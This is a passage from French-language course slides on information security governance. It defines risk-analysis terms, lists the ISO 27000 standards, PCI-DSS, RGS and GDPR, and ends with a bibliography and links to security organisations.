  - Prestataire
  - Administrateur système
  - Réseau
  - Site web

Définition : événement redouté

- Scénario "global" qui synthétise ce que craint le plus l'organisme
- par exemple
  - Un pirate manipule les données de santé de clients nécessaire à leur survie, occasionnant l'hospitalisation ou la mort de certains d'entre eux.
  - Les données de recherche sont volées par un concurrent qui dépose un brevet.
  - Un hacktiviste récupère les documents de négociations avec un partenaire ayant mauvaise presse et les diffuse sur Internet.

Définition : besoin de sécurité

- Expression du besoin opérationnel suivant les critères DIC
- par exemple
  - Système de freinage : ne doit pas être indisponible plus de 0,4ms
  - Serveur de messagerie : ne doit pas être indisponible plus de 2 heures
  - Somme de rachat d'un concurrent : ne doit être connu que de la direction
  - Informations sanguines d'un patient : peut ne pas être intègre tant que l'on peut le détecter

Définition : Source de menaces

- Entité physique qui rend possible la réalisation d'un risque.
- Cette entité est dotée de
  - d'un type (humain ou environnemental)
  - d'une expertise
  - d'une motivation
  - de ressources
- par exemple
  - une tempête,
  - un concurrent,
  - un ancien expert du service informatiquee licencié,
  - un virus informatique.

Définition : vulnérabilité

- fragilité d'un bien support pouvant entrainer la mise en défaut d'un besoin de sécurité d'un bien essentiel.
- par exemple
  - faille dans un serveur web
  - corruptibilité d'un employé
  - inconscience technique d'un personnel

Définition : vraisemblance

- Probabilité de survenue d'un scenario de menace
- par exemple
  - minime: ne devrait pas se produire
  - significative: pourrait se produire
  - forte: devrait se produire d'ici quelques temps
  - maximale: devrait se produire bientôt

Définition : gravité

- Niveau des effets d'un événement redouté
- par exemple
  - négligeable : aucune difficulté à surmonter
  - limité : quelques difficultés (perte financière, de temps) pour surmonter
  - importante : sérieuses difficultés (impact à plus long terme)
  - critique: insurmontable (survie menacée)

Définition : Exemple de graphe

Vraisemblance \ Gravité	1. Négligeable	2. Limitée	3. Importante	4. Critique
1. Minime	~~Risque lié à l'indisponibilité d'un de...~~	Risque lié à l'altération de visualis...	Risque lié à l'altération d'un devis ... Risque lié à l'altération de plans o...	
2. Significative		Risque lié à l'indisponibilité d'un d... Risque lié à la compromission d'un... Risque lié à l'indisponibilité de pla... Risque lié à la compromission de p... Risque lié à l'indisponibilité de vis... Risque lié à l'indisponibilité du con... Risque lié à l'altération du conten...		
3. Forte				
4. Maximale	Risque lié à la compromission de v... Risque lié à la compromission du c...			

Définition : impact

- Conséquences d'un non respect des besoins de sécurité d'un bien essentiel.
  - Directes ou indirectes
  - sur l'organisme ou son environnement (partenaires, etc.)
- par exemple
  - perte de crédibilité internationale
  - perte d'un marché
  - perte d'un partenariat
  - arrêt du processus de paye
  - inondation de la salle machine

Définitions : Disponibilité

- Les biens sont-ils accessibles au moment voulu ?
- Echelle (très très dépendant du périmètre)
  - journée
  - demi-journée
  - demi-heure
- Echelle : système de freinage
  - demi-seconde
  - dixième de seconde
  - millième de seconde

Définitions : Intégrité

- Les biens sont-ils complets et exacts ?
- Echelle
  - négligeable: peut ne pas être intègre
  - acceptable: peut ne pas être intègre, mais cela doit être détecté. Ou bien la variation est mineure et ne gêne que peu les utilisateurs.
  - intègre: doit être intègre.

Définitions : Confidentialité

- Les biens sont-ils accessibles suivant des autorisations ?
- Echelle
  - public: le bien essentiel est public
  - restreint: ne doit être accessible qu'à un groupe
  - confidentiel: ne doit être accessible qu'à certaines personnes (direction, responsables, etc.)

Définition : Refus du risque

- On sort de la situation à risque
- par exemple
  - Sortie d'un pays en instabilité politique
  - Abandon d'un projet de site web
  - Mise au placard d'un employé indélicat plutôt que licenciement.

Définition : Transfert du risque

- Utilisation d'un partenaire qui va prendre le risque à notre place.
- par exemple
  - Passage par un partenaire local dans le pays en instabilité
  - Création du site web par un partenaire certifié sécurité
  - Achat d'une assurance.

Définition : Traitement du risque

- Parfois appelé atténuation du risque
- Mise en place de processus visant à réduire
  - la vraisemblance du risque
  - les impacts du risque
- par exemple
  - Embauche d'une société de protection militaire
  - Achat d'un WAF de haut niveau
  - Négociation d'une prime de départ conséquente

Définition : Risque résiduel

- Après toutes les mesures de transferts et d'atténuation ou suppression, il existe souvent un risque réduit. C'est le risque résiduel.

Définition : Prise de risque

- Parfois appelé acceptation du risque
- Le risque est considéré comme faible par rapport au bénéfice, donc on y va.

Comment rédiger une PSSI ?

- Quels sont les biens essentiels de l'organisme ?
- Quels sont les biens support de ces biens essentiels ?
- Quelles sont les vulnérabilités de ces biens support ?
- Quels sont les sources de menaces ?
- Quels sont les impacts ?
- Quelles sont les vraisemblances ?
- Quels sont les risques ?

Les normes de sécurité

Les normes sécurité

Pourquoi ?

- Besoin de définir des bonnes pratiques (pas de notion d'absolu !)
- Besoin de parler de la même chose
- Besoin de certification (évaluation) commune
  - Evaluation des hommes (pour le recrutement)
  - Evaluation des entreprises (pour la publicité, ou les cercles de confiance)
- Appliquer à la sécurité les principes de la qualité

La qualité

C'est quoi ?

- Tradition anglo-saxonne
- Objectif : s'améliorer, RIEN DE PLUS
- Roue de deming (PDCA)
  - Plan : je prévois ce que je vais faire
  - Do : je fais ce que j'ai prévu
  - Check : je vérifie (mesure) que j'ai fait ce que j'ai prévu
  - Act : je constate ce qui n'a pas marché pour le corriger
  - On recommence
- Concept associé aux normes ISO 9001
- Ce sont des documents payants à récupérer sur le site de l'ISO : 100 à 150 €

La qualité : sous-entendus

- On écrit ce que l'on veut faire
- On écrit ce que l'on fait
- On définit des indicateurs pour mesurer ce que l'on fait
- Le modèle PDCA s'applique de manière "fractale"

Les normes ISO 27000

Pourquoi ?

- ISO 27000 : Le vocabulaire
- ISO 27001 : Le système de gestion de la sécurité SMSI
- ISO 27002 : Les bonnes pratiques de la sécurité
- ISO 27003 : Installation d'un SMSI
- ISO 27004 : Indicateurs et tableaux de bord
- ISO 27005 : La gestion du risque
- ISO 27006 : Les audits de sécurité
- ISO 27007 : Guide pour l'audit d'un SMSI

Les normes ISO 27000 sectorielles

- ISO 27011 : Guide pour le secteur des télécommunications
- ISO 27032 : Cybersécurité
- ISO 27033 : Sécurité des réseaux informatiques
- ISO 27034 : Sécurité applicative
- ISO 27799 : Guide pour le secteur de la santé
- Plus les autres (ISO 27012, ISO 27013, ...)

La norme ISO 27000

S'occupe des définitions et du vocabulaire

- Publiée en 2009 et révisée en 2012
- Ne donne pas lieu à une certification
- Permet de parler de la même chose
  - Risque ?
  - Menace ?
  - Vulnérabilité ?

La norme ISO 27001

Mise en place d'un SMSI (Système de Management de la Sécurité de l'Information)

- Publiée en 2005, révisée en 2013
- Donne lieu à une certification d'organisme
- C'est quasiment une méta-norme qui référence les autres
- La sécurité c'est "ni trop, ni trop peu"
- Cette certification peut être "fumigène" : choix du périmètre et des contraintes de sécurité
- en aout 2007 : 5 certif françaises, 73 allemandes, 2280 japonaises

La norme ISO 27002

Ensemble de bonnes pratiques de la sécurité

- Publiée
- ex norme ISO 17799
- 133 mesures à prendre (mais pas toutes, car pas toujours adaptées !)
- 11 chapitres
- 39 objectifs

La norme ISO 27003

Guide d'implémentation d'un SMSI

- Publiée en 2010

La norme ISO 27004

Donne une liste d'indicateurs de sécurité à produire

- A l'état de Draft
- Ne donne pas lieu à une certification
- 20 indicateurs maximum
- Indicateurs doivent être associés à des objectifs
- Pas toujours "informatiques"

La norme ISO 27005

- Tout ce qui tourne autour de la gestion du risque informatique.
- Ne donne pas les solutions pour diminuer le risque (les autres normes s'en chargent)
- Intégré dans la norme ISO31000 (gestion du risque global).
- Donne lieu à une certification individuelle
- En concurrence avec les méthodes Mehari, Ebios
- Définition de mesures de risques
- Définition de scénarii de menaces

La norme ISO 27006

Exigences que doivent remplir les organismes d'audit et de certifications des SMSI.

- Publiée et mise à jour en 2011
- Donne lieu à une certification

La norme ISO 27007

Guide pour l'audit d'un SMSI

- Draft
- Recueil de bonnes pratiques

La norme ISO 27011

Guide pour le secteur des télécommunications

- Publié en 2008

La norme ISO 27012

Guide pour le secteur des finances

- Proposée (Stade avant le Draft) puis abandonnée.

La norme ISO 27013

Guide pour le secteur de l'industrie

- publiée en 2012.

La norme ISO 27015

Directives pour l'accréditation

- Publiée en 2012

La norme ISO 27016

Audits et revues

- Publiée en 2014

La norme ISO 27031

Continuité d'activité

- Publiée en 2011
- Basée sur un British standard (BS 25999) et le (BC/DR SS507) singapourien

La norme ISO 27032

Cybersécurité (Internet)

- Publiée en 2012

La norme ISO 27033

Sécurité des réseaux informatiques

- Publiée de 2009 à 2014 suivant les parties.
- révision de l'ISO 18028
- Découpé en 7 parties (27033-1, 27033-2, ...)

La norme ISO 27034

Sécurité Applicative

- Publiée en 2011

La norme ISO 27799

Guide pour le secteur de la santé

- Publiée en 2008
- ISO 27002 spécifique au secteur de la santé

Comment cela s'applique ?

Le coeur est la norme ISO27001 et référence la plupart des autres.

- C'est un modèle d'amélioration (PDCA)
  - On peut (doit) commencer petit
  - On peut (doit) accepter le droit à l'erreur
- On fait une analyse de risques de haut niveau
- On sélectionne les risques à traiter
- On regarde les bonnes pratiques (27002) qui correspondent
- On fait une analyse du risque pour le reste (27005)

Quelques liens

- `https://www.club-27001.fr/` Association pour la promotion de l'ISO 27001
- `https://www.iso27001security.com`

D'autres normes

D'autres normes, plus sectorielles existent pour améliorer la sécurité

- PCI-DSS et PA-DSS pour le secteur marchant utilisant les cartes bancaires
- RGS (1 et 2) pour l'état et ses administrations

PCI-DSS

- Payment Card Industry
- Norme bancaire réclamée à partir d'un certain C.A. associé à Internet
- Gratuite.
- 135 pages
- 12 conditions à respecter
  - La moitié en technique
  - La moitié en organisationnel
- Actuellement en version 3.2
- N'est pas une assurance de sécurité, mais de démarche sécurité.
- N'empêche absolument pas de se faire pirater du sol au plafond.

RGS

- Référentiel général de sécurité (RGS)
- Version 2 publiée le 13 juin 2014, applicable depuis le 1er juillet 2014
- Concerne les téléservices de l'état.
  - Règles sur les applications web
  - Règles sur les certificats
- Document
  - 25 pages
  - 5 annexes sur les certificats (de 14 à 89 pages)
  - 3 annexes sur les mécanismes cryptographiques (de 29 à 63 pages)
  - 1 annexe sur les prestataires d'audit

Guide d'hygiène informatique

- Rédigée par l'ANSSI
- 40 règles
- 50 pages
- Pas une norme, uniquement des bonnes pratiques
- Inapplicable en totalité.
- Mais quelques évidences... pas toujours appliquées.

PSSI Etat

- Publiée le 17 juillet 2014
- Version 1.0
- 42 pages très succintes
- ne concerne que les SI "classiques"
- doit être appliquée dans les 3 ans après la publication

La RGPD

- Règlement Général de Protection des Données
- ou GDPR (General Data Protection Regulation)
- Applicable à partir du 25 mai 2018
- Directive européenne (applicable directement)
- Concerne la protection des données privées, pas la sécurité
  - mais cela l'implique
- Créé un DPO (Data Protection Officer)
  - mais qui ne doit pas être le RSSI (Jugement Allemand)
- Implique une analyse d'impact (PIA) à partir de certaines données.

La RGPD

Les données à caractère personnel doivent être

- « traitées de manière licite, loyale et transparente au regard de la personne concernée ».
- « collectées pour des finalités déterminées, explicites et légitimes, et ne pas être traitées ultérieurement d'une manière incompatible avec ces finalités ».
- « adéquates, pertinentes et limitées à ce qui est nécessaire au regard des finalités pour lesquelles elles sont traitées ».
- « exactes et, si nécessaire, tenues à jour », sachant que toutes les mesures raisonnables seront prises pour corriger les inexactitudes.
- « conservées sous une forme permettant l'identification des personnes concernées pendant une durée n'excédant pas celle nécessaire au regard des finalités pour lesquelles elles sont traitées (sauf hypothèse d'archivage dans l'intérêt public, de recherche scientifique, historique ou statistique).
- « traitées de façon à garantir une sécurité appropriée »

Bibliographie

- TCP/IP Règles et protocoles (Stevens)
- Firewalls and Internet Security (Cheswick & Bellovin)
- Building Internet Firewalls (Chapman & Zwicky)

Quelques revues

- MISC (pluridisciplinaire, complexe, reconnue)
  `https://www.miscmag.com`
- Hackin9 (version française d'un magazine anglais)
  `https://hakin9.org/`

Les organismes pour vous aider

De nombreux organismes ou associations fournissent d'excellents supports pour améliorer sa sécurité

- l'OSSIR `https://www.ossir.org`
- le CLUSIF `https://www.clusif.fr`
- les CLUSIRs : émanations régionales du CLUSIF
- les CERTs dont le CERTA `https://www.ssi.gouv.fr`
- le SANS `https://www.sans.org`
- la NSA `https://www.nsa.gov` d'excellents documents techniques de sécurisation
- CAIDA `https://www.caida.org`
- l'OWASP `https://www.owasp.org`
- l'association Club 27001 https://www.club-27001.fr/

Urlographie : informations

Quelques sites web référents dans le domaine de la sécurité.

- `https://www.nolimitsecu.fr`
- `https://zythom.blogspot.fr/`
- `https://www.hsc.fr`
- `https://www.zataz.com/`
- `https://insecure.org`